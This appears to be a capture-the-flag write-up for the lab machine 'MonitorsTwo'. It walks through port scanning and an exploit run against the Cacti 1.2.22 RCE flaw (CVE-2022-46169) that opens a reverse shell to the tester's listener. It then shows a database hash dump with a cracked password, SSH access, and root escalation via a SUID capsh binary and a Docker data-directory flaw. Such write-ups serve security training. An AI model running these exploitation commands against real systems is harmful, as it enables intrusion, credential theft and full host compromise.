
Information Gathering


1) found a http port

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.211
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-09 09:05 IST
Nmap scan report for 10.10.11.211
Host is up (0.24s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.05 seconds
```

2) found a webapp





Vulnerability Assessment

1) found a vulnerability

CVE-2022-46169-CACTI-1.2.22

This is a exploit of CVE-2022-46169 to cacti 1.2.22. This exploit allows through an RCE to obtain a reverse shell on your computer.

Exploitation

1) exploited the unauthenticated rce

```
┌──(vigneswar㉿VigneswarPC)-[~/Exploits]
└─$ python3 test.py -u http://10.10.11.211 --LHOST 10.10.14.5 --LPORT 4444
Checking...
The target is vulnerable. Exploiting...
Bruteforcing the host_id and local_data_ids
Bruteforce Success!!
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.211] 50986
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$
```

2) found entry point to the docker

```
cat entrypoint.sh
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]]; then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE username = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi

chown www-data:www-data -R /var/www/html
# first arg is `-f` or `--some-option`
if [ "${1#-}" != "$1" ]; then
        set -- apache2-foreground "$@"
fi

exec "$@"
```

3) found password hashes from database

```
MySQL [cacti]> select * from user_auth;
select * from user_auth;
+----+----------+--------------------------------------------------------------+-------+----------------+----------------------+----------------------+---
--------------+-----------+-----------+--------------+----------------+------------+---------------+-------------+--------------+-----------------------+-
--------+------------+-----------+-----------+------------------+--------+-----------------+----------+-------------+
| id | username | password                                                     | realm | full_name      | email_address        | must_change_password | pa
ssword_change | show_tree | show_list | show_preview | graph_settings | login_opts | policy_graphs | policy_trees | policy_hosts | policy_graph_templates |
enabled | lastchange | lastlogin | password_history | locked | failed_attempts | lastfail | reset_perms |
+----+----------+--------------------------------------------------------------+-------+----------------+----------------------+----------------------+---
--------------+-----------+-----------+--------------+----------------+------------+---------------+-------------+--------------+-----------------------+-
--------+------------+-----------+-----------+------------------+--------+-----------------+----------+-------------+
|  1 | admin    | $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC |     0 | Jamie Thompson | admin@monitorstwo.htb  |                      | on
           | on        | on           | on             | on         |             2 |             1 |           1 |           1 |                      1 |
on      |        -1 |        -1 | -1                |        |               0 |       0 |   663348655 |
|  3 | guest    | 43e9a4ab75570f5b                                             |     0 | Guest Account  |                      | on                   | on
           | on        | on           | on             | 3          |             1 |             1 |           1 |           1 |                      1 |
        |        -1 |        -1 | -1                |        |               0 |       0 |           0 |
|  4 | marcus   | $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C |     0 | Marcus Brune   | marcus@monitorstwo.htb |                      |
           | on        | on           | on             | on         |             1 |             1 |           1 |           1 |                      1 |
on      |        -1 |        -1 |                   | on     |               0 |       0 |  2135691668 |
+----+----------+--------------------------------------------------------------+-------+----------------+----------------------+----------------------+---
--------------+-----------+-----------+--------------+----------------+------------+---------------+-------------+--------------+-----------------------+-
--------+------------+-----------+-----------+------------------+--------+-----------------+----------+-------------+
3 rows in set (0.000 sec)

MySQL [cacti]>
```

4) Cracked the password

```
$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C:funkymonkey
```

5) connected to ssh with the creds

```
marcus@monitorstwo:~$ ls
user.txt
marcus@monitorstwo:~$
```

Privilege Escalation

1) found some details on mail

```
marcus@monitorstwo:/var/mail$ cat marcus
From: administrator@monitorstwo.htb
To: all@monitorstwo.htb
Subject: Security Bulletin - Three Vulnerabilities to be Aware Of

Dear all,

We would like to bring to your attention three vulnerabilities that have been recently discovered and should be addressed as soon as possible.

CVE-2021-33033: This vulnerability affects the Linux kernel before 5.11.14 and is related to the CIPSO and CALIPSO refcounting for the DOI definitions. Atta
ckers can exploit this use-after-free issue to write arbitrary values. Please update your kernel to version 5.11.14 or later to address this vulnerability.

CVE-2020-25706: This cross-site scripting (XSS) vulnerability affects Cacti 1.2.13 and occurs due to improper escaping of error messages during template imp
ort previews in the xml_path field. This could allow an attacker to inject malicious code into the webpage, potentially resulting in the theft of sensitive
data or session hijacking. Please upgrade to Cacti version 1.2.14 or later to address this vulnerability.

CVE-2021-41091: This vulnerability affects Moby, an open-source project created by Docker for software containerization. Attackers could exploit this vulner
ability by traversing directory contents and executing programs on the data directory with insufficiently restricted permissions. The bug has been fixed in
Moby (Docker Engine) version 20.10.9, and users should update to this version as soon as possible. Please note that running containers should be stopped and
 restarted for the permissions to be fixed.

We encourage you to take the necessary steps to address these vulnerabilities promptly to avoid any potential security breaches. If you have any questions o
r concerns, please do not hesitate to contact our IT department.

Best regards,

Administrator
CISO
Monitor Two
Security Team
```

2) docker version is lower than mentioned

```
marcus@monitorstwo:/var/mail$ docker --version
Docker version 20.10.5+dfsg1, build 55c4c88
```

Vulnerability Summary

CVE-2021-41091 is a flaw in Moby (Docker Engine) that allows unprivileged Linux users to traverse and execute programs within the data directory (usually located at /var/lib/docker) due to improperly restricted permissions. This vulnerability is present when containers contain executable programs with extended permissions, such as setuid. Unprivileged Linux users can then discover and execute those programs, as well as modify files if the UID of the user on the host matches the file owner or group inside the container.

3) found the docker directory

```
marcus@monitorstwo:/var/lib/docker$ findmnt | grep docker
│ ├─/run/docker/netns/afa04d899dea                                                                                nsfs[net:[4026532570]] nsfs        rw
│ └─/run/docker/netns/11608af99108                                                                                nsfs[net:[4026532631]] nsfs        rw
├─/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged       overlay                overlay     rw,relatime,lowe
rdir=/var/lib/docker/overlay2/l/756FTPFO4AE7HBWVGI5TXU76FU:/var/lib/docker/overlay2/l/XKE4ZK5GJUTHXKVYS4MQMJ3NOB:/var/lib/docker/overlay2/l/3JPYTR54WWK2EX6D
J7PMMAVPQQ:/var/lib/docker/overlay2/l/YWET34PNBXR53LJY2XX7ZIXHLS:/var/lib/docker/overlay2/l/IM3MC55GS7JDB4D2EYTLAZAYLJ:/var/lib/docker/overlay2/l/6TLSBQSLTG
P74QVFJVO2GOHLHL:/var/lib/docker/overlay2/l/OOXBDBKU7L25J3XQWTXLGRF5VQ:/var/lib/docker/overlay2/l/FDT56KIETI2PMNR3HGWAZ3GIGS:/var/lib/docker/overlay2/l/JE6M
IEIU6ONHIWNBG36DJGDNEY:/var/lib/docker/overlay2/l/IAY73KSFENK4CC5DX5L2HCRFQJ:/var/lib/docker/overlay2/l/UDDRFLWFZYH6I5EUDCDWCOPSZX:/var/lib/docker/overlay2/
l/5MM772DWMOBQZAEA4J34QYSZII,upperdir=/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/diff,workdir=/var/lib/docke/
overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/work,xino=off
├─/var/lib/docker/containers/e2378324fced58e8166b82ec842ae45961417b4195aade5113fdc9c6397edc69/mounts/shm shm                    tmpfs       rw,nosuid,nodev,
noexec,relatime,size=65536k
├─/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged       overlay                overlay     rw,relatime,lowe
rdir=/var/lib/docker/overlay2/l/4Z77R4WYM6X4BLW7GXAJOAA4SJ:/var/lib/docker/overlay2/l/Z4RNRWTZKMXNQJVSRJE4P2JYHH:/var/lib/docker/overlay2/l/CXAW6LQU6QOKNSSN
URRN2X4JEH:/var/lib/docker/overlay2/l/YWNFANZGTHCUIML4WUIJ5XNBLJ:/var/lib/docker/overlay2/l/JWCZSRNDZSQFHPN75LVFZ7HI2O:/var/lib/docker/overlay2/l/DGNCSOTM6K
EIXH4KZVTVQU2KC3:/var/lib/docker/overlay2/l/QHFZCDCLZ4G4OM2FLV6Y2O6WC6:/var/lib/docker/overlay2/l/K5DOR3JDWEJL62G4CATP62ONTO:/var/lib/docker/overlay2/l/FGHB
JKAFBSAPJNSTCR6PFSQ7ER:/var/lib/docker/overlay2/l/PDO4KALS2ULFY6MGW73U6QRWSS:/var/lib/docker/overlay2/l/MGUNUZVTUDFYIRPLY5MR7KQ233:/var/lib/docker/overlay2/
l/VNOOF2V3SPZEXZHUKR62IQBVM5:/var/lib/docker/overlay2/l/CDCPIX5CJTQCR4VYUUTK22RT7W:/var/lib/docker/overlay2/l/G4B75MXO7LXFSK4GCWDNLV6SAQ:/var/lib/docker/ove
rlay2/l/FRHKWDF3YAXQ3LBLHIQGVNHGLF:/var/lib/docker/overlay2/l/ZDJ6SWVJF6EMHTTO3AHC3FH3LD:/var/lib/docker/overlay2/l/W2EMLMTMXN7ODPSLB2FTQFLWA3:/var/lib/dock
er/overlay2/l/QRABR2TMBNL577HC7DO7H2JRN2:/var/lib/docker/overlay2/l/7IGVGYP6R7SE3WFLYC3LOBPO4Z:/var/lib/docker/overlay2/l/67QPWIAFA4NXFNM6RN43EHUJ6Q,upperdi
r=/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/diff,workdir=/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb
526b73d04c9ad6325201c85f73fdba372cb2f1/work,xino=off
└─/var/lib/docker/containers/50bca5e748b0e547d000ecb8a4f889ee644a92f743e129e52f7a37af6c62e51e/mounts/shm shm                    tmpfs       rw,nosuid,nodev,
noexec,relatime,size=65536k
```

```
marcus@monitorstwo:/var/lib/docker$ ls /var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
bin  boot  dev  docker-entrypoint-initdb.d  entrypoint.sh  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
```

4) we need privilege on docker first, checked for suids

```
$ find / -user root -perm /4000 2>/tmp/null
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/su
```

5) found suid privilege escalation with capsh


SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which capsh) .

./capsh --gid=0 --uid=0 --
```



6) added suid bit to bash in docker

7) got root access on main machine